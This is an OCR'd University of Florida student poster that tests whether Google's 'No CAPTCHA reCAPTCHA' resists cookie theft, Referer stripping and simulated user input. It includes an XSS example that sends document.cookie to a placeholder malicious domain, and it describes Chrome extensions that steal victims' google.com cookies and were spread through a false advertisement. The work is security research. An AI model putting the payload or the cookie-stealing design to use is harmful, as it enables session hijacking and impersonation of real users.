UF | UNIVERSITY of FLORIDA


SECURITY ANALYSIS OF “No CAPTCHA reCAPTCHA”

Prateek Jain (11842993) , Utkarsh Garg (72808167)

Computer and Information Science Engineering, University of Florida

What is “No Captcha reCaptcha” ?


A significant number of website users can now attest, they are human without having to solve a CAPTCHA puzzle. Instead with just a single click they’ll confirm they are not a robot. This new feature by Google is called *“No Captcha reCaptcha”*. The new Captcha code reduces the difficulty experienced by the end user of solving hard captcha codes.



Why Security Analysis ?

While Google claims to balance the trade-off between robustness and usability of the Captcha Codes, many questions seems to have been raised on its robustness. Since google did not reveal their bot identification algorithm, possible mechanism of identification algorithm could be as follows:

- The Previous User behavior is associated with browser based cookies
- The identification algorithm links the activity of an individual user with his google account.
- The Bot identification algorithm of this new API could just consider two things: Recent actions performed on the machine & the user frequency to solve the code.




```
http://www.bigsafebank.com/search.asp?q=<script>
x=new Image;x.src = “http://maliciousdomain~~~/
hijackedsession.php?sessioncookie=”+document.cookie;</script>
```

On the basis of above mechanism, following security attacks are possible:

- A1: Steal the browser based cookies and use them to impersonate the real users.
- A2: Disable the Referer header of the browser, load the captcha code from one website into your webpage and get it solver by user across the network.
- A3: Simulate the user behavior with some mouse and keyboard events and try cracking the captcha code.

Experiment Setup



Cookies received from the Server and are stored in the Browser (6)
Chrome Extension on Attacker Machine
When Cookies are Received by Attacker, script gets executed (7)
Cookies received from the Victim are stored in the Server (4)
Cookies are sent to the Attacker (5)
Web Server
False Advertisement Sent to Victims Containing the Chrome Extension and Malicious Script (1)
All the cookie related to google.com are stolen from the victims and sent to the server (2)
Chrome Extension on Victim1
Chrome Extension on Victim 2
Chrome Extension on Victim 3
Script Executed at
Victim’s Machine (3)
Script Executed at
Victim’s Machine (3)
Script Executed at
Victim’s Machine (3)

Methodology

- Two Chrome Extensions have been built. These Extension runs at Adversary's and Victim’s machine respectively.
- The Extension at Victim’s Browser periodically steals all the cookies related to google.com and sends them to the server. At the server, these cookies are stored into database.
- Extension at Adversary’s end periodically requests the set of stolen cookies from the server and set those cookies into the browser. As soon as the cookies, are set into the adversary’s browser, a script runs which opens the target ‘URL’ and try breaking the captcha code(Attack A1 performed). If the attack is successful, a user entry is made into the database.
- Also at the Victim’s machine, a script is made to run which periodically after certain interval of time, performs some mouse and keyboard events, opens the target ‘URL’ and try breaking the captcha code (Attack A3 performed). If the attack is successful, a user entry is made into the database.
- The Chrome Extension at Victim’s Machine disabled the Referer header for all request made by the browser. But after this, the Captcha code failed to load in the webpage with the Error: “Invalid Domain for Site Key”.(Attack A2 Performed)


Why Google Chrome ?

According to social engineering survey, we found that 85% of the user who, participated in the survey were using Google Chrome.




Results && Dataset


The Experiment was executed with 3 victims for two days. According to social engineering survey, we found that 41% percent of the users, used computers for 10 hours in a day, 13.3% used for 6 hours in a day and 12.4% used for 8-9 hours in a day. The 3 victims represents these 3 kinds of users.



According to the same survey, most users (34.6%) stated that they shut down their machines once in two days. Hence, we executed the experiment continuous for two days.



In the entire execution of the experiment, 1000 cookies were stolen from the victims and stored into the database. 418 attempts were made by the Victims and Attacker to crack the Captcha Code. Out of all the 418 attempts, only 7 attempts were successful.



Conclusion

The experiment achieved success of only 1.674 %. The Google’s latest captcha code stood resistive to all the three types of attacks mentioned. For all the successful attempts, it is hard to comment on the exact reason for the success of those attempts and exact mechanism of bot identification algorithm cannot be predicted.